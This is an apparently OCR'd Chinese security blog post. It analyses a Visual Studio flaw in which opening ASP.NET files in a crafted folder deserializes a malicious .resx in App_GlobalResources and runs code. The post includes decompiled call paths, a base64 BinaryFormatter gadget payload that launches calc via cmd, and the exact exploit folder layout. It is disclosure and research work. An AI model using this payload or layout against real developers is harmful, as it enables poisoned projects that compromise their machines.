1. 从近期的 Visual Studio 相关项目投毒说起

在 2024 年 10 月，有境外 APT 组织在 github 上发布恶意 Visual Studio 代码，针对我国网络安全领域的研究者进行攻击，其具体时间线和更多细节可以参考微步在线研究响应中心的文章：

https://mp.weixin.qq.com/s/ih36z93y6BazatjeoGjp1A

本文援引这次投毒事件并不是为了分析其用到的漏洞的技术细节，而是在于这个漏洞的另一个有趣特性——微软不认为这是一个漏洞：

https://www.theregister.com/2023/10/13/fresh_visual_studio_rce_exploit/

该漏洞在过去也没有引起太大的关注，相信绝大部分师傅也是在这段时间才普遍认识到这个漏洞对于开发者和安全研究人员的威胁。正是这种信息差给了境外 APT 组织有机可乘的空间。且由于微软并不打算修复这种漏洞（仅仅只是添加“可信位置”机制，且不是默认开启，有种掩耳盗铃的感觉），因此在可预见的未来，这个漏洞还会不断用来拷打安全意识不太好的师傅们。

于是，大家可能难免会担忧。如果下一次攻击者用了别的漏洞呢？Visual Studio 还有没有别的类似的安全问题呢？除了通过.sln 文件触发，还有没有可能通过别的文件触发？这也就引出了本文的主题，在去年 12 月初，笔者也曾发现过一个类似的问题，它无需点击.sln 触发，而是通过打开 aspx/asmx/ashx 等 ASP.NET 相关文件触发（也可以做成拖拽文件夹触发或点击.sln 触发的变种），对于国内的 WEB 开发者和 WEB 安全研究人员危害更大。后文会涉及到这个漏洞在多个场景下的利用方法，以及对其原理进行分析。如果只是想看看笔者的漏洞能实现什么效果，可以直接拉到第三部分，绝对有趣。

2. 漏洞成因


如果要挖掘一个漏洞，那么可以先从目标以前曾经出现过的类似漏洞开始研究。在以前，我们介绍过 resx 的反序列化安全问题。在查阅相关资料的时候，我注意到 Visual Studio 曾经出现过一个漏洞，那就是在用 Visual Studio 直接打开.resx 文件的时候，会直接触发反序列化漏洞，算是一个 1click 恶意代码执行，并且与后来的各种 VS 的 1click 代码执行、命令执行被忽略的命运不同的是，这个问题被 Visual Studio 处理过了，现在直接打开.resx 文件什么事情都不会发生

> Since the July 2018 patch, `.resx` and `.resources` files that have the Mark of the Web (MOTW) [8] cannot be opened directly in Visual Studio. The `resgen.exe` tool [9] also shows an error when MOTW is in place while the `winres.exe` tool [10] shows a warning message at all times. It should be noted that resource files that are extracted from compressed files or downloaded by browsers other than IE or Edge might not have the MOTW and should be handled with care.
>
> The `System.Resources` namespace documentation in Microsoft Developer Network (MSDN) [11] has also been updated to include the following security note for the `ResourceManager`, `ResourceReader`, and `ResourceSet` methods:
>
> "*Calling methods in this class with untrusted data is a security risk. Call the methods in the class only with trusted data. For more information, see Untrusted Data Security Risks*".

继续了解，发现 Visual Studio 与 resx 文件的爱恨情仇其实也不止于此，参考.NET 安全矩阵相关的内容：

https://mp.weixin.qq.com/s/bfWCOn2PAxeK-CvlIijv-w

虽然打开.resx 直接触发恶意代码执行的漏洞被修复了，但是，通过构造 WindowsForms 项目，并引入恶意的 resx 文件，在打开这个项目的时候，依然会触发 RCE



不过上述漏洞的触发都比较依赖开发者打开.sln 文件，在经过这段时间的风波后，相信大家也不会随便打开.sln 文件了。但是，从上面的种种信息中，我们可以看出，这个.resx 文件其实还是蛮关键的，就数它导致的 Visual Studio 1click RCE 最多（包括本文的漏洞），因此我们可以把它作为一个关键点去看。那么.resx 文件又为何会导致这种问题呢？在本公众号之前的文章中分析过 resx 反序列化的问题，以及要如何去构造一个恶意 resx 文件：

https://mp.weixin.qq.com/s/uACjJfdKu4EmbLeM_chdHA

简单来说，resx 反序列化与 ResXResourceReader()以及其配套的 GetEnumerator()迭代器有关，其具体的调用栈和流程就不再详细分析了（详细流程参考以往的文章），直接省流一下，跳到最后的关键步骤

```
// Token: 0x060004D5 RID: 1237 RVA: 0x0000B9DC File Offset: 0x0000A9DC
private object GenerateObjectFromDataNodeInfo(DataNodeInfo dataNodeInfo, ITypeResolutionService typeResolver)
{
    object obj = null;
    string mimeType = dataNodeInfo.MimeType;
    string text = (dataNodeInfo.TypeName == null || dataNodeInfo.TypeName.Length == 0) ? typeof
      (string).AssemblyQualifiedName : dataNodeInfo.TypeName;
    if (mimeType != null && mimeType.Length > 0)
    {
        if (string.Equals(mimeType, ResXResourceWriter.BinSerializedObjectMimeType) || string.Equals(mimeType,
          ResXResourceWriter.Beta2CompatSerializedObjectMimeType) || string.Equals(mimeType,
          ResXResourceWriter.CompatBinSerializedObjectMimeType))
        {
            string valueData = dataNodeInfo.ValueData;
            byte[] array = ResXDataNode.FromBase64WrappedString(valueData);
            if (this.binaryFormatter == null)
            {
                this.binaryFormatter = new BinaryFormatter();
                this.binaryFormatter.Binder = new ResXSerializationBinder(typeResolver);
            }
            IFormatter formatter = this.binaryFormatter;
            if (array != null && array.Length > 0)
            {
                obj = formatter.Deserialize(new MemoryStream(array));
```

简单来说，ResXResourceReader()在处理 resx 文件内容时，会获取 data 节点的 mimetype，决定后续反序列化行为使用的 Formatter

例如我们下面的恶意 resx 文件的 mimetype 就符合 ResXResourceWriter.BinSerializedObjectMimeType 的值

```
<data name="x" mimetype="application/x-microsoft.net.object.binary.base64">

<value>AAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsbC5FZGl0b3IsIFZlcnNpb249My4wLjAuMCwgQ3VsdHVyZT1uZXV
0cmFsLCBQdWJsaWNLZXlUb2tlbj0zMWJmMzg1NmFkMzY0ZTM1BQEAAABCTWljcm9zb2Z0LlZpc3VhbFN0dWRpby5UZXh0LkZvcm1hdHRpbmcVGV4
dEZvcm1hdHRpbmdSdW5Qcm9wZXJ0aWVzAQAAAA9Gb3JlZ3JvdW5kQnJ1c2gBAgAAAAYDAAAAtwU8P3htbCB2ZXJzaW9uPSIxLjAiIGVuY29kaW5nPSJ
1dGYtMTYiPz4NCjxPYmplY3REYXRhUHJvdmlkZXIgTWV0aG9kTmFtZT0iU3RhcnQiIElzSW5pdGlhbExvYWRFbmFibGVkPSJGYWxzZSIgeG1sbnM9Imh0dH
A6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sL3ByZXNlbnRhdGlvbiIgeG1sbnM6c2Q9ImNsci1uYW1lc3BhY2U6U3lzdGVtLkRpYWd
ub3N0aWNzO2Fzc2VtYmx5PVN5c3RlbSIgeG1sbnM6eD0iaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwiPg0KICA8T2J
qZWN0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmNlPg0KICAgIDxzZDpQcm9jZXNzPg0KICAgICAgPHNkOlByb2Nlc3MuU3RhcnRJbmZvPg0KICAgICAgI
CA8c2Q6UHJvY2Vzc1N0YXJ0SW5mbyBBcmd1bWVudHM9Ii9jIGNhbGMuZXhlIiBTdGFuZGFyZEVycm9yRW5jb2Rpbmc9Int4Ok51bGx9IiBTdGFuZGFyZE9
1dHB1dEVuY29kaW5nPSJ7eDpOdWxsfSIgVXNlck5hbWU9IiIgUGFzc3dvcmQ9Int4Ok51bGx9IiBEb21haW49IiIgTG9hZFVzZXJQcm9maWxlPSJGYWxzZSIg
RmlsZU5hbWU9ImNtZCIgLz4NCiAgICAgIDwvc2Q6UHJvY2Vzc5TdGFydEluZm8+DQogICAgPC9zZDpQcm9jZXNzPg0KICA8L09iamVjdERhdGFQcm92a
WRlci5PYmplY3RJbnN0YW5jZT4NCjwvT2JqZWN0RGF0YVByb3ZpZGVyPgs=</value>
 </data>
```

```
{
    if (string.Equals(mimeType, ResXResourceWriter.BinSerializedObjectMimeType) || string.Equals(mimeType,
      ResXResourceWriter.Beta2CompatSerializedObjectMimeType) || string.Equals(mimeType,
      ResXResourceWriter.CompatBinSerializedObjectMimeType))
    {
```

```
// Token: 0x04000F1C RID: 3868
public static readonly string BinSerializedObjectMimeType = "application/x-microsoft.net.object.binary.base64";
```

因此后续可以进入 binaryformatter 反序列化点，这里会获取 value 节点的值，进行 base64 解码并进行 BinaryFormatter 反序列化

```
        ResXResourceWriter.CompatBinSerializedObjectMimeType))
    {
        string valueData = dataNodeInfo.ValueData;
        byte[] array = ResXDataNode.FromBase64WrappedString(valueData);
        if (this.binaryFormatter == null)
        {
            this.binaryFormatter = new BinaryFormatter();
            this.binaryFormatter.Binder = new ResXSerializationBinder(typeResolver);
        }
        IFormatter formatter = this.binaryFormatter;
        if (array != null && array.Length > 0)
        {
            obj = formatter.Deserialize(new MemoryStream(array));
            if (obj is ResXNullRef)
            {
                obj = null;
            }
        }
    }
```

同理，这个后面还有 SoapFormatter 反序列化点


```
    }
}
else if (string.Equals(mimeType, ResXResourceWriter.SoapSerializedObjectMimeType) || string.Equals
  (mimeType, ResXResourceWriter.CompatSoapSerializedObjectMimeT
{
    string valueData2 = dataNodeInfo.ValueData;
    byte[] array2 = ResXDataNode.FromBase64WrappedString(valueData2);
    if (array2 != null && array2.Length > 0)
    {
        IFormatter formatter2 = this.CreateSoapFormatter();
        obj = formatter2.Deserialize(new MemoryStream(array2));
        if (obj is ResXNullRef)
        {
            obj = null;
        }
    }
```

(字段) string ResXResourceWriter.SoapSerializedObjectMimeType

因此，如果开发者写出了类似下面的代码（其中 payload 是.resx 的文件内容），那么就会导致反序列化，其本质就是 BinaryFormatter 和 SoapFormatter 两种反序列化

```
if (mode.ToLower() != "compileddotresources")
{
    using (TextReader sr = new StringReader(payload))
    {
        var foo = new ResXResourceReader(sr);
        if (mode.ToLower() != "binaryformatter")
            foo.GetEnumerator();
    }
}
```


其中一个比较经典的应用是 IIS+ASP.NET 环境下，上传.resx 或.resources 文件到 App_GlobalResources、App_LocalResources 等文件夹实现 webshell 的效果。其调用栈如下，就是上文介绍的 ResXResourceReader().GetEnumerator()触发




我们现在可以确认 sink 点了，那么我们可以尝试挖掘一下，在什么地方还有类似的 ResXResourceReader().GetEnumerator()的调用，最好是满足 1click 甚至 0click 触发的。回到本文的主题，对于 Visual Studio 而言，还有没有能触发 resx 反序列化的点呢。这里我经过较长时间的寻找，最终找到 Microsoft.VisualStudio.Web.Host.exe 这个文件

这个 exe 中的逻辑导致了 1click 本地代码执行，注意调用栈中有一个方法：


System.Web.dll!System.Web.Compilation.BuildManager.CompileResourcesDirectory()




从名字来看，这个方法就和 Resources 文件以及 Resources 相关文件夹有关，我们跟进查看这个方法：



这里就看到一个熟悉的关键词 App_GlobalResources，也即我们前面提到过的一个特殊文件夹，这也就意味着 Microsoft.VisualStudio.Web.Host.exe 的执行流程中，也要对这个文件夹进行一些操作？这里还有一个特殊的属性 ResourcesDirectoryVirtualPath，这个看名字就可以猜到和 Resources 路径有关，这里传入 CompileCodeDirectory()方法，跟进：



又进入 CodeDirectoryCompiler.GetCodeDirectoryAssembly()，然后这中间又经过几层调用，直接来看到 GenerateCode()方法



这里会获取到一些和 Resources 有关的文件的信息，然后 GetResourceReader()方法获取到 ResXResourceReader()类的对象，一并传入 GenerateResourceFile()方法

```
public override void GenerateCode(AssemblyBuilder assemblyBuilder)
{
    this._cultureName = base.GetCultureName();
    if (!this._dontGenerateStronglyTypedClass)
    {
        this._ns = Util.GetNamespaceAndTypeNameFromVirtualPath(base.VirtualPathObject, (this._cultureName ==
          null) ? 1 : 2, out this._typeName);
        if (this._ns.Length == 0)
        {
            this._ns = "Resources";
        }
        else
        {
            this._ns = "Resources." + this._ns;
        }
    }
    using (Stream stream = base.OpenStream())
    {
        IResourceReader resourceReader = this.GetResourceReader(stream);
        try
        {
            this.GenerateResourceFile(assemblyBuilder, resourceReader);
        }
        catch (ArgumentException ex)
```

再跟进 GenerateResourceFile()方法，前面应该是在读取相关恶意文件的内容


```
private void GenerateResourceFile(AssemblyBuilder assemblyBuilder, IResourceReader reader)
{
    string text;
    if (this._ns == null)
    {
        text = UrlPath.GetFileNameWithoutExtension(base.VirtualPath) + ".resources";
    }
    else if (this._cultureName == null)
    {
        text = this._ns + "." + this._typeName + ".resources";
    }
    else
    {
        text = string.Concat(new string[] { this._ns, ".", this._typeName, ".", this._cultureName,
          ".resources" });
    }
    text = text.ToLower(CultureInfo.InvariantCulture);
    Stream stream = null;
    try
    {
        try
        {
            try
            {
            }
            finally
            {
                stream = assemblyBuilder.CreateEmbeddedResource(this, text);
            }
        }
```

接着就是漏洞的触发点：

```
        finally
        {
            stream = assemblyBuilder.CreateEmbeddedResource(this, text);
        }
    }
    catch (ArgumentException)
    {
        throw new HttpException(SR.GetString("Duplicate_Resource_File", new object[] { base.VirtualPath }));
    }
    using (stream)
    {
        using (ResourceWriter resourceWriter = new ResourceWriter(stream))
        {
            resourceWriter.TypeNameConverter = new Func<Type, string>(TargetFrameworkUtil.TypeNameConverter);
            foreach (object obj in reader)
            {
                DictionaryEntry dictionaryEntry = (DictionaryEntry)obj;
                resourceWriter.AddResource((string)dictionaryEntry.Key, dictionaryEntry.Value);
            }
        }
    }
```

注意这里对 reader 变量调用 foreach()进行遍历，foreach()会触发 ResXResourceReader 类中的 GetEnumerator()方法调用，最终一路执行到 GenerateObjectFromDataNodeInfo()，其中存在 BinaryFormatter 反序列化操作，触发漏洞

这里先放一个最终的调用栈，看这个拖动条的长度可以看出这个漏洞还是有点点复杂的。接下来我们要探寻两个问题。第一，Microsoft.VisualStudio.Web.Host.exe 文件在什么条件下会被调用。第二，需要满足什么条件，才能让这个文件运行到上文的恶意逻辑




这里就不卖关子了，直接来到漏洞利用。

3. 漏洞利用

我们需要构建下面这个结构的文件夹来进行后续的漏洞利用

C:\USERS\XXXX\DESKTOP\TESTGZ\WEBAPPLICATION6
|　　About.aspx　　//一个用于触发漏洞的 aspx/asmx/ashx 文件，内容是什么不重要
|　　Web.config　//一个 web.config 文件，在 VS 中新建 WebForms 项目即可得到
|
+---App_GlobalResources
|　　test.resx　//恶意 resx 文件，其中存放序列化 payload，具体内容详见往期文章
|
\---bin
　　Microsoft.CodeDom.Providers.DotNetCompilerPlatform.dll　//触发流程所需的依赖，在 VS 中新建 WebForms 项目即可得到





需要两个文件夹，四个文件。其中一个 bin 目录，存放导致该问题的 Microsoft.CodeDom.Providers.DotNetCompilerPlatform.dll。一个 App_GlobalResources，用于存放恶意 resx 文件。一个.aspx 文件，用于触发漏洞。一个 Web.config 文件，告诉 VS 这是一个 web 项目。只需要这样简单的文件组合即可，这甚至都不能算 VS 项目，只是一些文件被恰到好处的放在了一起。而当你在上面这种目录结构中打开 ASP.NET 相关的文件的时候，Visual Studio 会自动调用 Microsoft.VisualStudio.Web.Host.exe 文件，并走到上文分析过的 resx 反序列化点，加载恶意 resx 文件并触发反序列化。那么，它又能实现什么效果呢？请看 VCR：


①通过点击 aspx/ashx/asmx 等 ASP.NET 后缀文件触发漏洞

与各位先辈的 VS 1click 漏洞不同，这个漏洞并不需要通过点击.sln 文件触发。上述恶意代码实现的第一个效果就是，当你双击打开 aspx/ashx/asmx 等 ASP.NET 相关的文件时，就会触发反序列化。

这里我们演示一下，下图可以看出，在这个恶意目录下使用 Visual Studio 打开 aspx/ashx/asmx 文件，会直接触发漏洞。由于 Visual Studio 会自动关联 aspx/asmx 文件，因此用户只需要双击这些文件就可以打开


文件(F) 编辑(E) 视图(V) Git(G) 项目(P) 调试(D) 测试(S) 分析(N) 工具(T) 扩展(X) 窗口(W) 帮助(H) 搜索 解决方案1
附加...
DOCTYPE: HTML5
GitHub
About.aspx
1 Hacker!!!
计算器
科学
0
DEG F-E
MC MR M+ M− MS M∨
三角学 函数
2nd π e C
x² 1/x |x| exp mod
∛x ( ) n! ÷
xʸ 7 8 9 ×
10ˣ 4 5 6 −
log 1 2 3 +
ln +/− 0 . =

